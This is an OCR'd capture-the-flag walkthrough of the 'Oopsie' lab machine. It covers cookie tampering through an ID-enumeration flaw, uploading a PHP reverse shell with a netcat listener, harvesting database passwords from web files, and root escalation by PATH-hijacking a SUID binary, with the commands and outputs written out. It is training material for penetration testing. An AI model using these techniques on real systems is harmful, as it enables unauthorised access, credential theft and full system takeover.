


It is possible to spot some directories and files that weren't visible while browsing. One that is indeed very interesting it's the directory of `/cdn-cgi/login`.


We can visit it in our browser and indeed we are presented with the login page:



After trying a couple of default username/password combinations, we didn't managed to get any access. But there is also an option to `Login as Guest`. Trying that and now we are presented with couple of new navigation options as we are logged in as Guest:



After navigating through the available pages, we spot that the only interesting one seems to be the `Uploads`. However it is not possible to access it as we need to have `super admin` rights:




We need to find a way to escalate our privileges from user `Guest` to `super admin` role. One way to try this is by checking if cookies and sessions can be manipulated.

```
Cookies are text files with small pieces of data created by the web server, stored by the browser into the computer file system and being used to identify a user while is browsing a website.
```


It is possible to view and change cookies in Mozilla Firefox through the usage of Developer Tools.

```
Developer tools is a set of web developer tools built into Firefox. You can use them to examine, edit, and debug HTML, CSS, and JavaScript
```

In order to enter the Developer Tools panel we need to right click in the content of the webpage and select the `Inspect Element(Q)`.



Then we can navigate to `Storage` section where Cookies are being presented. As one can observe, there is a `role=guest` and `user=2233` which we can assume that if we somehow knew the number of `super admin` for the `user` variable, we might be able to gain access to the upload page.




We check the URL on our browsers bar again where there is an `id` for every user:


`http://10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=2`

We can try change the `id` variable to something else like for example 1 to see if we can enumerate the users:

`http://10.129.95.191/cdn-cgi/login/admin.php?content=accounts&id=1`



Indeed we got an information disclosure vulnerability, which we might be able to abuse. We now know the access ID of the `admin` user thus we can try to change the values in our cookie through the Developer tools so the `user` value to be `34322` and `role` value to be `admin`. Then we can revisit the `Uploads` page.



We finally got access to the upload form.

Foothold


Now that we got access to the upload form we can attempt to upload a `PHP` reverse shell. Instead of creating our own one, we will use an existing one.

In Parrot OS, it is possible to find webshells under the folder `/usr/share/webshells/`, however, if you don't have it, you can download it from here.

For this exercise we are going to use the `/usr/share/webshells/php/php-reverse-shell.php`.

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  The author accepts no liability
// for damage caused by this tool.  If these terms are not acceptable to you, then
// do not use this tool.
//

<SNIP>

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1';  // CHANGE THIS WITH YOUR IP
$port = 1234;       // CHANGE THIS WITH YOUR LISTENING PORT
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

<SNIP>

?>
```


Of course we need to modify the above code so it can suit our needs. We are going to change the `$ip` and the `$port` variables to match our settings and then we will attempt to upload the file.



We finally managed to upload it. Now we might need to bruteforce directories in order to locate the folder where the uploaded files are stored but we can also guess it. `uploads` directory seems a logical assumption. We confirm that by running also the `gobuster` tool.

```
gobuster dir --url http://{TARGET_IP}/ --wordlist
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php
```

The `gobuster` immediately found the `/uploads` directory. We don't have permission to access the directory but we can try access our uploaded file.



But first, we will need to set up a netcat connection:

```
nc -lvnp 1234
```

Then request our shell through the browser:

```
http://{TARGET_IP}/uploads/php-reverse-shell.php
```

and check our listener.

Note: In case our shell is not there it might have been deleted so we need to upload it again

```
nc -lvvp 1234

Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.129.95.191.
Ncat: Connection from 10.129.95.191:44664.
Linux oopsie 4.15.0-76-generic #86-Ubuntu SMP Fri Jan 17 17:24:28
UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 10:32:10 up 15:05,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

We got a reverse shell! In order to have a functional shell though we can issue the following:

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

Lateral Movement

As user `www-data` we can't achieve many things as the role has restricted access on the system. Since the website is making use of PHP and SQL we can enumerate further the web directory for potential disclosures or misconfigurations. After some search we can find some interesting php files under `/var/www/html/cdn-cgi/login` directory. We can manually review the source code of all the pages or we can try search for interesting strings with the usage of `grep` tool. `grep` is a tool that searches for PATTERNS in each FILE and print lines that match the patterns. We can use `cat *` to read all files while pipeing the output to grep where we provide the pattern of a string that starts with the word `passw` and followed by any string such as for example words passwd or password. We can also use the switch `-i` to ignore case sensitive words like Password.

```
cat * | grep -i passw*
```

We indeed got the password: `MEGACORP_4dm1n!!`. We can check the available users are on the system by reading the `/etc/passwd` file so we can try a password reuse of this password:

```
cat /etc/passwd
```

```
cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network
Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
syslog:x:102:106::/home/syslog:/usr/sbin/nologin
messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
lxd:x:105:65534::/var/lib/lxd/:/bin/false
uuidd:x:106:110::/run/uuidd:/usr/sbin/nologin
dnsmasq:x:107:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
landscape:x:108:112::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:109:1::/var/cache/pollinate:/bin/false
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
robert:x:1000:1000:robert:/home/robert:/bin/bash
mysql:x:111:114:MySQL Server,,,:/nonexistent:/bin/false
```

We found user `robert`. In order to login as this user, we use the `su` command:

```
su robert
```

```
su robert

Password: MEGACORP_4dm1n!!

su: Authentication failure
```

Unfortunately, that wasn't the password for user `robert`. Let's read one by one the files now. We are going to start with db.php which seems interesting:

```
cat db.php

<?php
$conn = mysqli_connect('localhost','robert','M3g4C0rpUs3r!','garage');
?>
```

Now that we got the password we can successfully login and read the `user.txt` flag which can be found in the home directory of `robert`:

```
su robert

Password: M3g4C0rpUs3r!
robert@oopsie:/var/www/html/cdn-cgi/login$ls /home/robert/
user.txt
```

Privilege Escalation

Before running any privilege escalation or enumeration script, let's check the basic commands for elevating privileges like `sudo` and `id`:

```
sudo -l

[sudo] password for robert:
Sorry, user robert may not run sudo on oopsie.
```

```
id
uid=1000(robert) gid=1000(robert) groups=1000(robert),1001(bugtracker)
```

We observe that user `robert` is part of the group `bugtracker`. Let's try to see if there is any binary within that group:

```
find / -group bugtracker 2>/dev/null
```

```
find / -group bugtracker 2>/dev/null

/usr/bin/bugtracker
```

We found a file named `bugtracker`. We check what privileges and what type of file is it:

```
ls -la /usr/bin/bugtracker && file /usr/bin/bugtracker
```

```
ls -la /usr/bin/bugtracker && file /usr/bin/bugtracker

-rwsr-xr-- 1 root bugtracker 8792 Jan 25  2020 /usr/bin/bugtracker
/usr/bin/bugtracker: setuid ELF 64-bit LSB shared object, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/l, for GNU/Linux 3.2.0,
BuildID[sha1]=b87543421344c400a95cbbe34bbc885698b52b8d, not stripped
```

There is a `suid` set on that binary, which is a promising exploitation path.

```
Commonly noted as SUID (Set owner User ID), the special permission for the user access level has a single function: A file with SUID always executes as the user who owns the file, regardless of the user passing the command. If the file owner doesn't have execute permissions, then use an uppercase S here.

In our case, the binary 'bugtracker' is owned by root & we can execute it as root since it has SUID set.
```

We will run the application to observe how it behaves:

```
/usr/bin/bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 12
---------------

cat: /root/reports/12: No such file or directory
```

The tool is accepting user input as a name of the file that will be read using the `cat` command, however, it does not specifies the whole path to file `cat` and thus we might be able to exploit this.

We will navigate to `/tmp` directory and create a file named `cat` with the following content:

```
/bin/sh
```

We will then set the execute privileges:

```
chmod +x cat
```

In order to exploit this we can add the /tmp directory to the PATH environmental variable.

```
PATH is an environment variable on Unix-like operating systems, DOS, OS/2, and Microsoft Windows, specifying a set of directories where executable programs are located.
```

We can do that my issuing the following command:

```
export PATH=/tmp:$PATH
```

Now we will check the `$PATH`:

```
echo $PATH
```

```
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

Finally execute the `bugtracker` from `/tmp` directory:

```
robert@oopsie:/tmp$ bugtracker

------------------
: EV Bug Tracker :
------------------

Provide Bug ID: 2
---------------

# whoami
root
```

The root flag can be found in the `/root` folder:

We got both the flags, congratulations!